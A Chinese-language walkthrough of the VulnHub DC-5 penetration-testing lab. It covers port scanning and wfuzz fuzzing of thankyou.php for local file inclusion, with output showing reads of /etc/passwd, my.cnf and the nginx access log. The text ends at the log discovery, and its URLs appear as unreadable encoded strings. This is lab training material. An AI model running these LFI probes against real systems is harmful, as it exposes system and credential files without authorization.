VulnHub通关日记-DC_5-Walkthrough
靶机介绍
DC-5 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.
The plan was for DC-5 to kick it up a notch, so this might not be great for beginners, but should be ok for people with intermediate or better experience. Time will tell (as will feedback).
靶机地址:cb9K9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6%4N6%4N6Q4x3X3g2$3N6h3I4F1K9s2g2T1i4K6u0W2j5$3!0E0i4K6u0r3k6h3&6@1M7Y4W2Q4x3V1k6V1j5#2)9J5k6o6g2Q4x3V1x3K6x3e0c8Q4x3V1j5`.
学习到的知识
LFI(本地文件包含)日志获取shellwfuzz工具的使用screen提权root
信息搜集
拿到 IP 先扫描端口开放服务:
nmap -A -T 4 192.168.1.144

它这边只开放了 80(http)和 111(RPC)两个端口服务!
RPC 他是一个RPC服务,主要是在nfs共享时候负责通知客户端,服务器的nfs端口号的。简单理解rpc就是一个中介服务。

我们先来到 WEB 端,但是没有什么可利用点,只有一个表单提交的地方:
31fK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6U0L8$3&6@1j5h3y4@1i4K6u0W2M7r3S2H3
我随便提交了一些内容,发现了它会被提交到 thankyou.php 这个文件:

LFI本地文件包含获取shell
看上去有点像 LFI(本地文件包含)漏洞,紧接着我用 KALI 自带的 wfuz 工具对它一顿FUZZ梭哈:
wfuzz -w /usr/share/wfuzz/wordlist/general/test.txt -w /usr/share/wfuzz/wordlist/LFI/LFI-InterestingFiles.txt a83K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8V1k6g2h3W2A6Q4x3@1c8r3g2g2Z5J5h3R3`.`.


由于FUZZ出来的参数太多了!而且好多都没有,我两眼一迷的仔细找到了一个参数:
3ddK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8X3k6A6L8r3g2Q4x3@1c8Q4x3V1k6W2N6r3y4Q4x3V1k6E0P5i4y4I4L8q4)9J5c8X3#2&6i4K6u0W2j5$3&6X3
打开后我发现它可以读取系统文件:

这个时候确定了它存在本地文件包含!那么我继续用 wfuzz 缩小我们得到的参数范围:
wfuzz -w /usr/share/wfuzz/wordlist/general/test.txt -w /usr/share/wfuzz/wordlist/LFI/LFI-InterestingFiles.txt --hh 851,835 70bK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8V1k6g2h3W2A6Q4x3@1c8r3g2g2Z5J5h3R3`.`.
--h 是过滤Chars

这样我们就成功的得到一些可利用的参数:
arget: 430K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8V1k6g2h3W2A6Q4x3@1c8r3g2g2Z5J5h3R3`.`.
Total requests: 2568

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000001714:   200        44 L     68 W     861 Ch      "file - /etc/issue"
000001715:   200        49 L     103 W    1121 Ch     "file - /etc/motd"
000001716:   200        70 L     104 W    2319 Ch     "file - /etc/passwd"
000001717:   200        70 L     104 W    2319 Ch     "file - /etc/passwd"
000001719:   200        96 L     117 W    1558 Ch     "file - /etc/group"
000001833:   500        38 L     58 W     786 Ch      "file - /etc/php5/apache2/php.ini"
000001844:   500        38 L     58 W     786 Ch      "file - /etc/php5/cgi/php.ini"
000001872:   200        170 L    590 W    4368 Ch     "file - /etc/mysql/my.cnf"
000001926:   200        65662    871324   9389548 C   "file - /var/log/nginx/access.log"

随后我发现了它的一个日志文件里有我们的请求记录:
5d4K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8X3k6A6L8r3g2Q4x3@1c8Q4x3V1k6$3j5i4u0Q4x3V1k6D9L8$3N6Q4x3V1k6F1k6$3W2F1P5q4)9J5c8X3q4U0j5$3g2K6M7#2)9J5k6h3I4G2k6H3`.`.
